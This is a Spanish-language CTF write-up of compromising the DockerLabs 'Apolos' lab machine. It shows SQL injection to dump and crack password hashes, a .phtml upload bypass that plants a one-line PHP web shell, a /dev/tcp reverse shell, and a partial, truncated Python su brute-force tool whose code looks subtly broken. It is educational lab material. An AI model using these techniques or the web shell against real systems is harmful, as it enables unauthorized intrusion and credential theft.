

Write-Up/Explicación paso a paso de Hackeo y Rooteo a Máquina Apolos– Plataforma DockerLabs

DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**

Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual “Apolos”** alojada en la plataforma **DockerLabs**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. **Propósito:**

El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. **Autorización:**

Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal y poco ética**.

4. **Limitaciones y responsabilidad:**

Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.

ENUMERACIÓN


Realizamos un escaneo inicial con nmap, para descubrir los puertos que hay abiertos en la máquina objetivo:

```
(root@kali)-[/home/phoenixx/Escritorio/apolos]
# nmap -sS -p- --open -vvv -n -Pn -oN allPorts -T4 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-23 12:55 +0000
Initiating ARP Ping Scan at 12:55
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 12:55, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:55
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 12:55, 0.40s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000020s latency).
Scanned at 2026-07-23 12:55:39 UTC for 1s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 64
MAC Address: BA:33:6F:C7:A4:D2 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```


Encontramos abierto el puerto 80, un servicio HTTP. Por lo que procedemos acceder a dicho servicio.

En dicho servicio nos encontramos una página de login, podemos probar con credenciales habituales como admin:admin, por ejemplo, en este caso test:test funciona, aunque también funciona creando una cuenta nueva e iniciando sesión.



The screenshot shows a web browser window with the address bar displaying 'http://172.17.0.2/login.php'. The page has a dark header with navigation links: 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', and 'Google Hacking DB'. The main content area is white and features the title 'Iniciar Sesión' in a large, bold font. Below the title are two input fields: 'Nombre de Usuario' and 'Contraseña'. A blue button labeled 'Iniciar Sesión' is positioned below the password field. At the bottom, there is a link that says '¿No tienes cuenta? Regístrate aquí.'

Una vez dentro de la aplicación, nos damos cuenta de que se trata de una tienda de Apple. Tenemos un buscador de productos.



The screenshot shows a web browser window with the address bar displaying 'http://172.17.0.2/mycart.php'. The page has a dark header with navigation links: 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', and 'Google Hacking DB'. The main content area is white and features a navigation bar with links: 'Inicio', 'Mi Carrito', 'Perfil', and a green 'Pagar' button. Below the navigation bar is a section titled 'Buscar Productos'. There is a search bar with the placeholder text 'Buscar productos' and a green 'Buscar' button. Below the search bar are four product cards. Each card displays the product name, a description, the price, an image of the product, and a blue 'Agregar al carrito' button. The products are: iPhone 14 (Nuevo iPhone 14 con A15 Bionic chip, Precio: \$799.99), MacBook Pro (MacBook Pro con chip M1, Precio: \$1299.00), Apple Watch Series 7 (Ultima version del Apple Watch, Precio: \$399.00), and Mac Mini (Nuevo Mac Mini con chip M2, Precio: \$699.99).

Si intentamos buscar por un producto, vemos que hay un recurso mycart.php, que recibe por parámetro un “search”. Es un escenario propicio para buscar vulnerabilidades.


Como vemos que lo que nos muestra es el resultado de varias consultas que realiza a la base de datos, podemos probar a intentar una SQLI para ver si es posible extraer más información de la base de datos, corrompiendo la consulta.

Lo primero que podemos intentar es utilizar una comilla y “-- -” para corromper la consulta. Hay que tener en cuenta que no todas las SQLI empieza así, pero que no de problemas cuando se introduce este payload es indicativo de que posiblemente se pueda acontecer una SQLI.

En efecto, no obtenemos ningún error.


Lo primero que tenemos que averiguar es el número de columnas que devuelve la consulta. En este caso, obtenemos que son 5 las columnas que devuelve.

BUSCAR PRODUCTOS




Ahora podemos utilizar una SQLI de tipo union select, para unir a la consulta que se tramita, consultas adicionales:

1.Consultamos el gestor de base de datos:




Obtenemos que se trata de un gestor MariaDB


2.Consultamos las bases de datos existentes, esto se puede hacer consultando el `information_schema`, una tabla que contiene información sobre todas las bases de datos:



3. Elegimos la base de datos `apple_store`, y consultamos las tablas que contiene:




En este caso contiene una tabla `users`, podemos consultarla, por si contuviera información de los usuarios, de un posible admin, por ejemplo. Procedemos a consultar las columnas de dicha tabla.



Obtenemos que existen dos columnas, `username` y `password` dentro de la tabla `users`.

Procedemos a consultar dichas columnas. Para ello podemos hacer uso de la función `group_concat` que nos permite agrupar diferentes columnas en un mismo resultado, podemos incluir `':'` en hexadecimal para mostrar los resultados en formato "usuario:contraseña"




Encontramos tres usuarios: luisillo, admin y test. Las contraseñas están en formato hash por lo que podemos utilizar john, hashcat o programar nuestro propio script para crackear los hashes.

En este caso utilizaremos john para obtener la contraseña del usuario admin:

```
(root@kali)-[/home/phoenixx/Escritorio/apolos]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt credss
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"
Use the "--format=has-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
0844575632 (?)
```

Ahora ya podemos loguearnos como admin.

Una vez dentro de la aplicación descubrimos que existe una opción adicional dentro del panel principal, se trata del panel de administración.



Un inciso, en este punto realicé un fuzzing de directorios siendo el usuario test y utilizando un diccionario estándar descubría el recurso `admin_dashboard.php`, el que carga el panel de administración, por lo que también es posible acceder a dicho panel sin explotar la SQLI, siendo mucho más fácil el acceso. Me parece un punto importante a señalar el hecho de que la aplicación no proteja rutas dependiendo del rol del usuario.


Accedemos a dicho panel. Tiene varias opciones, pero en concreto hay llamada configuración que nos permite subir un archivo. Puesto que la aplicación está ejecutada sobre un servidor apache y varios de los recursos a los que accedemos son `.php`, podemos probar a subir un `.php` para ver si podemos ejecutar comandos de manera remota y entablar una conexión reversa.

Al subir el archivo `.php` nos damos cuenta de que no nos permite subirlo, nos da un error. En este punto podemos probar varias alternativas. Entre ellas se encuentra el hecho de que en php existen muchas más extensiones que sus archivos pueden utilizar y sigue siendo perfectamente interpretable el código. Probé varias alternativas y resultó que `.phtml` no me daba error, por lo que subí el archivo con éxito.

```
(root@kali)-[/home/phoenixx/Escritorio/apolos]
# cat cmd.phtml
<?php
system($_GET['cmd']);
?>
```

Este código ejecuta el comando a nivel de sistema que recibe el recurso por parámetro, por la URL ya que se tramita por GET.

Bien, aprovechando el fuzzing que realicé al principio, descubrí un directorio /uploads, donde presumiblemente se había subido el archivo .phtml.




Index of /uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 cmd.phtml	2026-07-23 12:38	33	

En efecto.

En este punto comprobé que tenía posibilidad de ejecutar comandos de manera remota (RCE).



uid=33(www-data) gid=33(www-data) groups=33(www-data)

Entablé una reverse shell, abriendo un netcat por el puerto 7575 y utilicé como comando el one-liner habitual con /dev/tcp.



Después de aplicar el tratamiento habitual de la TTY ya tenía la revshell.

Una vez dentro de la máquina lista el /etc/passwd:

```
www-data@305b56f2c9a3:/tmp$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
_galera:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:102:MySQL Server,,:/nonexistent:/bin/false
luisillo_o:x:1001:1001:/home/luisillo_o:/bin/sh
```

Seguí con mi metodología habitual de enumeración pero no encontré nada relevante. En este punto decidí probar un ataque de fuerza bruta contra el login del usuario luisillo_o, para ello programé mi propia herramienta en python. Una herramienta que lee de un diccionario posibles contraseñas e intenta hacer el cambio de usuario proporcionando dicha contraseña. En el momento que el código de estado sea exitoso querrá decir que esa contraseña es válida.

Comparto el código de dicha herramienta:

```
1
2 import signal
3 import sys
4 import time
5 import platform
6 import argparse
7 import pwd
8 import subprocess
9 import os
10
11 #COLORS
12 RESET = "\033[0m"
13 BOLD = "\033[1m"
14 GREEN = "\033[38;5;46m"
15 RED = "\033[38;5;196m"
16 YELLOW = "\033[38;5;226m"
17
18 def print_banner():
19     banner = f"""{GREEN}{BOLD}
20
21     BRUTAL FORCE
22
23     {GREEN}{BOLD} \033[38;5;46mHerramienta diseñada por x0Spectral | v1.0 - Utilizar únicamente en entornos controlados\033[0m\n
24
25 {RESET}
26 """
27     print(banner)
28
29 def ctrl_c(sig, frame):
30     print(f"{RED}{BOLD}\n[!] Script abortado, procediendo a salida no existosa{RESET}")
31     sys.exit(1)
32
33 def execute_trap():
34     signal.signal(signal.SIGINT, ctrl_c)
35
36 def operative_system_detection():
37     if platform.system() == "Linux":
38         print(f"{GREEN}{BOLD}[+] Sistema Linux detectado, se puede continuar con el script{RESET}")
```

```
42     print(f"{GREEN}{BOLD}[+] Sistema Linux detectado, se puede continuar con el script{RESET}")
43     time.sleep(2)
44     if platform.system() == "Windows":
45         print(f"{RED}{BOLD}[-] Sistema Windows detectado, no se puede continuar con el script{RESET}")
46         sys.exit(1)
47     if platform.system() == "Darwin":
48         print(f"{RED}{BOLD}[-] Sistema MAC detectado, no se puede continuar con el script{RESET}")
49         sys.exit(1)
50
51 def obtain_args():
52     parser = argparse.ArgumentParser(
53         prog="brutal_force.py",
54         description="Herramienta destinada a realizar ataques de fuerza bruta contra login de usuarios en Linux",
55         epilog="No utilizar esta herramienta fuera de CTFs o entornos controlados",
56         formatter_class=argparse.RawDescriptionHelpFormatter
57     )
58
59     parser.add_argument("-u", "--user", help="Usuario a vulnerar", required=True)
60     parser.add_argument("-w", "--wordlist", help="Diccionario a utilizar", required=True)
61
62     return parser.parse_args()
63
64 def progress_bar(current, total, width=40):
65     filled = int(current*width/total)
66     bar = f"{GREEN}{BOLD}" + "█" * filled + "-" * (width - filled)
67
68     sys.stdout.write(f"{GREEN}{BOLD}\r[{bar}] {YELLOW}{BOLD}Lineas: {current}/{total} Progreso: [{current/total*100:.6f}%]{RESET}")
69
70     if current >= total:
71         sys.stdout.write("\n")
72
73 def get_valid_users():
74     users = []
75     for user in pwd.getpwall():
76         if user.pw_uid >= 1000:
77             users.append([user.pw_name])
78     users.append("root")
79     return users
```



```

80
81 def executor(cmd):
82     if not cmd:
83         print(f"No se ha proporcionado un comando")
84         result = subprocess.run(cmd, shell=True, text=True, capture_output=True)
85         return result.returncode
86
87 def search_again(user):
88     answer = input(f"{RED}{BOLD}\n[?] ¿Quieres utilizar otro diccionario? [S/N] ")
89     if answer.lower() == 's':
90         wordlist = input(f"{GREEN}{BOLD}\n[+] Proporciona una nueva ruta para el diccionario: {RESET}")
91         if os.path.exists(wordlist):
92             brute_forcer(user, wordlist)
93         else:
94             print(f"{RED}{BOLD}\n[-] No existe ese diccionario en este equipo{RESET}")
95             sys.exit(1)
96     else:
97         sys.exit(1)
98
99 def brute_forcer(user, wordlist):
100     if not user or not wordlist:
101         print("No se han proporcionado los argumentos necesarios")
102         sys.exit(1)
103     users = get_valid_users()
104     if user not in users:
105         print(f"{RED}{BOLD}\n[-] No se ha proporcionado un usuario válido{RESET}")
106         sys.exit(1)
107     if not os.path.exists(wordlist):
108         print(f"{RED}{BOLD}\n[-] No se ha proporcionado una ruta válida de diccionario{RESET}")
109         sys.exit(1)
110     with open(wordlist, "r", encoding="latin-1", errors="ignore") as f:
111         total = sum(1 for _ in f)
112         if total == 0:
113             print(f"{RED}{BOLD}\n[-] El archivo proporcionado está vacío{RESET}")
